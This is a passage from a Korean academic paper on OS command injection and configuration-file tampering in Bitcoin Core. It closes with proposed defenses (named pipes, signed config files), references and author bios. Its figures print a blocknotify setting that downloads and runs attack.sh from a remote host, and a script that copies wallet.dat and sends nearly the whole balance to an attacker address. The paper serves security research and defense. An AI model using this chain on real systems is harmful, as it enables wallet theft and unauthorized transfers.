bitcoin.conf 파일로 다양한 커맨드를 설정할 수 있는데 아래 Fig.14.와 같이 커맨드를 설정하였다[24].

server는 RPC server 옵션으로 JSON-RPC와 command line interface를 허용해준다. rpcuser 및 rpcpassword 옵션으로 직접 허용할 사용자를 지정할 수 있는데 server 옵션은 bitcoin data 경로안에 .cookie 파일로 접근을 허용하게 해주어 이 옵션을 활성화했다.

그리고 blocknotify로 공격에 사용할 셸 스크립트 파일을 다운받아 권한을 부여하고 실행하도록 했다. 셸 스크립트에는 지갑 탈취 및 거래를 발생시키는 코드가 포함되어 있으며 내용은 Fig.15.와 같다.

```
$ bitcoin-qt –blocknotify="(cd /Users/BK/Library/
  Application Support/Bitcoin/ && curl –O
  https://www.test.org/bitcoin.conf)"
```

Fig. 13. Configuration Attack Code

```
##
## bitcoin.conf configuration file. Lines beginning with # are comments.
##

blocknotify="(cd /Users/BK/ && curl -O https://www.test.org/attack.sh && chmod 777 attack.sh
&& ./attack.sh)

server=1

#rpcuser=testuser
#rpcpassword=testpassword
```

Fig. 14. Contents of bitcoin,conf File

```
#attack script

#Safely copies wallet.dat to destination, which can be a directory or a path with
filename.
bitcoin-cli backupwallet "/Users/BK/"

#If [account] is not specified, returns the server's total available balance.
#If [account] is specified, returns the balance in the account.
GET_BALANCE=`bitcoin-cli getbalance
#USER_NAME=testuser1
#GET_BALANCE=$(bitcoin-cli getbalance $USER_NAME)

RECEIVE_ADDRESS=2N61wbhhPsYCKkeck6dJzfU64BTNcynnvxh

CAL_BALANCE=$(echo "$GET_BALANCE-0.1" | bc)
bitcoin-cli sendtoaddress $RECEIVE_ADDRESS $CAL_BALANCE
```

Fig. 15. Contents of attack.sh File

bitcoin.conf를 통해 server를 활성화해 bitcoin-cli를 통한 공격이 가능해진다. bitcoin-cli에서 제공하는 api를 이용하여 공격을 재연해 보았다[25].

우선 backupwallet으로 사용자의 지갑을 탈취할 수 있다. 커맨드 라인 명령어를 사용하여 탈취하는 방법 대비 안정적이며 쉽게 탈취할 수 있다.

그다음은 거래를 발생시켜 사용자의 지갑에서 공격자의 지갑으로 bitcoin을 전송하는 공격이다. 우선 getbalance api를 통해 사용 가능한 총 잔액을 얻을 수 있다. account를 지정하면 해당 계정의 잔액을 반환하지만 지정하지 않으면 서버의 잔액을 얻을 수 있어 account를 지정하지 않았다. 다음으로는 전송받을 공격자의 bitcoin 주소를 미리 지정하였다. 그리고 bitcoin 전송 시 수수료가 발생하기 때문에 bc 연산기를 통해 사용 가능한 총 잔액에서 0.1 bitcoin을 차감하였다. 이렇게 획득한 값과 sendtoaddress api를 사용하여 사용자의 의도와 상관없이 거래를 발생시킬 수 있었다.

Ethereum 프로젝트도 Bitcoin 프로젝트와 마찬가지로 설정파일을 지정하여 여러 옵션을 활성화할 수 있는 기능을 지원한다. 하지만 설정파일에 대한 위변조 검증 로직이 존재하지 않아 공격자가 설정파일을 변경한다면 동일한 취약점에 노출될 수 있다.

V. 블록체인 공격 대응 방안

5.1 커맨드 라인 명령어 공격

커맨드라인 명령어 공격은 악의적인 커맨드 라인 명령어를 직접 전달하는 공격이다. 방어 방법으로는 system 함수와 같이 지정된 스트링을 command line 명령 프로세서로 전달하는 역할을 하는 함수를 직접 사용하지 않고 랭귀지에서 지원하는 api를 사용하는 방법이 있다. 그리고 입력 데이터를 필터링하여 커맨드 라인 명령어로 해석될 수 있는 모든 문자열을 제거하거나 이스케이프 하는 것이 있으며, 프로세스가 실행 시 더는 필요하지 않은 권한을 해제 하도록 하는 방법이 있다[26].

blocknotify 옵션은 새로 생성된 블록을 전달받으면 이 블록의 해시값을 사용자가 지정한 커맨드의 인자로 넘겨주어 블록체인 탐색기와 같은 기능을 구현할 수 있도록 하기 위한 옵션이다. 의도되지 않은 동작을 가능하게 하는 문자열을 필터링 하는 방법은



Fig. 16. Named Pipe Structure

제거하려는 모든 문자열을 고려하지 못해 필터링이 제대로 되지 않는다면 문제가 발생 할 수 있으므로 system 함수를 사용하지 않고 이 기능을 지원할 수 있도록 설계를 변경하는 것이 더 완벽한 해결책이 될 수 있다. system 함수를 대체할 수 있는 적합한 방법으로 Inter Process Communication 중 하나인 Named Pipe를 이용한 방법을 제안한다[27].

Fig.16.과 같이 Named Pipe를 구성한다. 이렇게 구성된 Named Pipe는 Pipe 이름을 특정하여 프로세스 간 통신이 가능하며 서로 연관이 없는 프로세스 간 통신을 할 수 있다. Pipe 이름은 설정파일을 통해 동기화 할 수 있으며 blocknotify 옵션은 별도의 응답이 필요 없기 때문에 Bitcoin Process에서는 쓰기 전용으로, Block Listener Process에서는 읽기 전용으로 Pipe를 설정하여 단방향 통신을 구현한다. 이렇게 Named Pipe를 구성하면 부모 프로세스와는 무관한 다른 프로세스 간 통신이 가능하여 기존의 system 함수를 통해 다른 프로세스로 메시지를 전달하는 기능을 대체 할 수 있으므로 system 함수를 이용한 커맨드라인 명령어 공격이 가능한 부분을 완전히 제거하면서 blocknotify 옵션의 기능을 가능하게 할 수 있다[28].

5.2 설정파일 공격

설정파일 공격은 공격자가 임의로 설정파일을 위변조 하는 공격이다. bitcoin core가 실행될 때 로드되는 설정 파일인 bitcoin.conf는 bitcoin에서 지원하는 커맨드의 목록으로 bitcoin core에서는 이 파일에 대한 별도의 검증 절차가 없어 공격을 가능하게 한다.

이러한 설정파일 위변조 공격은 블록체인 소프트웨어에서 사용하고 있는 해시 연산과 전자서명을 이용하여 Fig.17.과 같이 위변조를 탐지하는 방법으로 방어할 수 있다[29].



Fig. 17. bitcoin.conf Digital Signature

사용자가 bitcoin.conf 파일 수정하면 해시함수를 이용하여 파일에 대한 해시값을 생성하고 이 값을 블록체인 개인키로 암호화하여 Digital Signature를 생성하여 저장한다. 그리고 bitcoin이 실행될 때 bitcoin.conf 파일을 로드하기 전 해시함수를 이용해 해시값을 만들고 이 값과 사용자가 생성한 Digital Signature를 블록체인 공개키로 복호화하여 같은 값인지 비교한다. 공격자가 bitcoin.conf 파일을 수정해 커맨드 설정을 변경하더라도 올바른 Digital Signature를 생성하지 못하기 때문에 설정 파일을 위변조하는 공격을 탐지할 수 있으며[30], 별도의 보안 기술을 사용하지 않고 블록체인 소프트웨어가 사용하고 있는 기술을 활용할 수 있어 효율적인 적용이 가능하다.

VI. 결 론

본 논문에서는 블록체인 소프트웨어의 취약점을 소스코드 정적 분석을 통해 소개하였다. 암호화폐, 제조, 판매, IoT 등 다양한 블록체인 소프트웨어 중 가장 많이 활용되고 있는 암호화폐를 대상으로 분석한 결과 취약한 코드가 탐지되었으며 취약한 코드 중 높은 위험성을 가지는 OS Command Injection이 가능한 코드가 존재하는 것을 확인할 수 있었다. 이 코드를 이용하여 사용자 지갑 탈취와 거래를 발생시키는 공격을 재연하고 이에 대한 해결방안을 제시하였다.

블록체인이 가지는 보안성이 뛰어나더라도 이를 활용한 소프트웨어를 개발할 때 발생하는 구현상의 문제를 해결하지 못한다면 블록체인은 지속해서 위협에 노출되며 심각한 보안사고가 발생할 수 있다. 이러한 문제는 다양한 분야에서 블록체인을 활용하려는

노력을 저해할 수 있는 문제로 설계, 구현 단계에서부터 소프트웨어의 보안성을 고려하여 해결해야 한다.

향후 연구에서는 다양한 활용 분야의 블록체인 소프트웨어와 탈중앙화된 애플리케이션을 함께 분석해보고 발생할 수 있는 문제와 해결책에 대해 연구하겠다.

References

[1] Bitcoin, "Bitcoin: a peer-to-peer electronic cash system" https://bitcoin.org/bitcoin.pdf, 2018.

[2] RedHat, "Red hat product security risk report: 2015," RedHat, 2016.

[3] Synopsys, "Coverity releases security spotlight report on critical security defects in open source projects" https://news.synopsys.com/2014-10-15-Coverity-Releases-Security-Spotlight-Report-on-Critical-Security-Defects-in-Open-Source-Projects, 2018.

[4] CoinMarketCap, "Top 100 cryptocurrencies by market capitalization" https://coinmarketcap.com/ko/, 2018.

[5] Skybox Security, "Vulnerability and threat trends analysis of current vulnerabilities, exploits and threats in play," 10242018, Skybox Security, 2018.

[6] Alfred J. Menezes, Paul C. van Oorschot and Scott A. Vanstone, Handbook of applied cryptography, CRC Press, 1996.

[7] Xiaoqi Li, Peng Jiang, Ting Chen, Xiapu Luo and Qiaoyan Wen, "A survey on the security of blockchain systems," Future Generation Computer Systems, Mar. 2017.

[8] M. Niranjanamurthy, B. N. Nithya and S. Jagannatha, "Analysis of blockchain technology: pros, cons and SWOT," Cluster Computing, pp. 1-15, Mar. 2018.

[9] Financial Security Institute, "Blockchain application technology development and industry-specific implementation," Security Research Department-2017-002, Financial Security Institute, 2017.

[10] CWE, "Software weakness" https://cwe.mitre.org/about/faq.html#A.1, 2018.

[11] CWE, "CWSS" http://cwe.mitre.org/cwss/cwss_v1.0.1.html, 2018.

[12] CWE, "CWE/SANS Top 25 Most Dangerous Software Errors" http://cwe.mitre.org/top25/index.html, 2018.

[13] B. Kim, "Open source software security issues and applying a secure coding scheme," KIISE Transactions on Computing Practices, 23(8), pp. 487-491, Aug. 2017.

[14] A. Gosain and G, Sharma, Static analysis: a survey of techniques and tools, Springer, 2015.

[15] Gartner, "Magic quadrant for application security testing," G00327353, Gartner, 2018.

[16] Y. Kim, "BlockChain issue," Hanwha Investment and Securities, 2018.

[17] Micro Focus, "Securing your enterprise software: security fortify static code analyzer," 361-000070-003, Micro Focus, 2018.

[18] CWE, "OS command injection" http://cwe.mitre.org/data/definitions/78.html, 2018.

[19] IBM, "System()" https://www.ibm.com/support/knowledgecenter/en/ssw_ibm_i_73/rtref/system.htm, 2018.

[20] IBM, "Popen" https://www.ibm.com/support/knowledgecenter/en/ssw_aix_72/com.ibm.aix.basetrf1/popen.htm, 2018.

[21] Barkly, "Wannacry attacks" https://blog.barkly.com/preventing-next-wann-acry-ransomware-infection, 2018.

[22] GNU, "Bash reference manual" https://www.gnu.org/software/bash/manual/

bash.html#Bash-Startup-Files, 2018.
〔23〕 GitHub, "Bitcoin core project" https://github.com/bitcoin/bitcoin, 2018.
〔24〕 Bitcoin, "Bitcoin configuration file" https://en.bitcoin.it/wiki/Running_Bitcoin#Bitcoin.conf_Configuration_File, 2018.
〔25〕 Bitcoin, "Bitcoin core api" https://bitcoin.org/en/developer-reference#bitcoin-core-apis, 2018.
〔26〕 OWASP, "OS command injection defense cheat sheet" https://www.owasp.org/index.php/OS_Command_Injection_Defense_Cheat_Sheet, 2018.
〔27〕 Microsoft, "Interprocess communications" https://docs.microsoft.com/en-us/windows/desktop/ipc/interprocess-communications, 2018.
〔28〕 W. Richard Stevens, UNIX network programming, volume 2, second edition: interprocess communications, Prentice Hall, 1999.
〔29〕 NIST, "Digital signature standard (DSS)," FIPS PUB 186-4, 2013.
〔30〕 R.L. Rivest, A. Shamir and L. Adleman, "A method for obtaining digital signatures and public-key cryptosystems," Communications of the ACM, vol. 21, no. 2, pp. 120-126, Feb. 1978.

〈저자소개〉

김 병 국 (Byoungkuk Kim) 정회원
2019년 2월: 고려대학교 컴퓨터정보통신대학원 소프트웨어보안학과 석사
2013년 9월~현재: 이니텍(주) 인증보안사업본부 과장
〈관심분야〉 암호이론, 모바일보안, 오픈소스 소프트웨어

허 준 범 (Junbeom Hur) 종신회원
2001년 2월: 고려대학교 컴퓨터공학 졸업
2005년 8월: 한국과학기술원 전산학 석사
2009년 8월: 한국과학기술원 전산학 박사
2009년 9월~2011년 8월: University of Illinois at Urbana-Champaign 박사후 연구원
2011년 9월~2015년 2월: 중앙대학교 컴퓨터공학부 조교수
2015년 3월~2016년 8월: 고려대학교 컴퓨터학과 조교수
2016년 9월~현재: 고려대학교 컴퓨터학과 부교수
〈관심분야〉 응용 암호, 네트워크 보안, 클라우드 보안, 시스템 취약점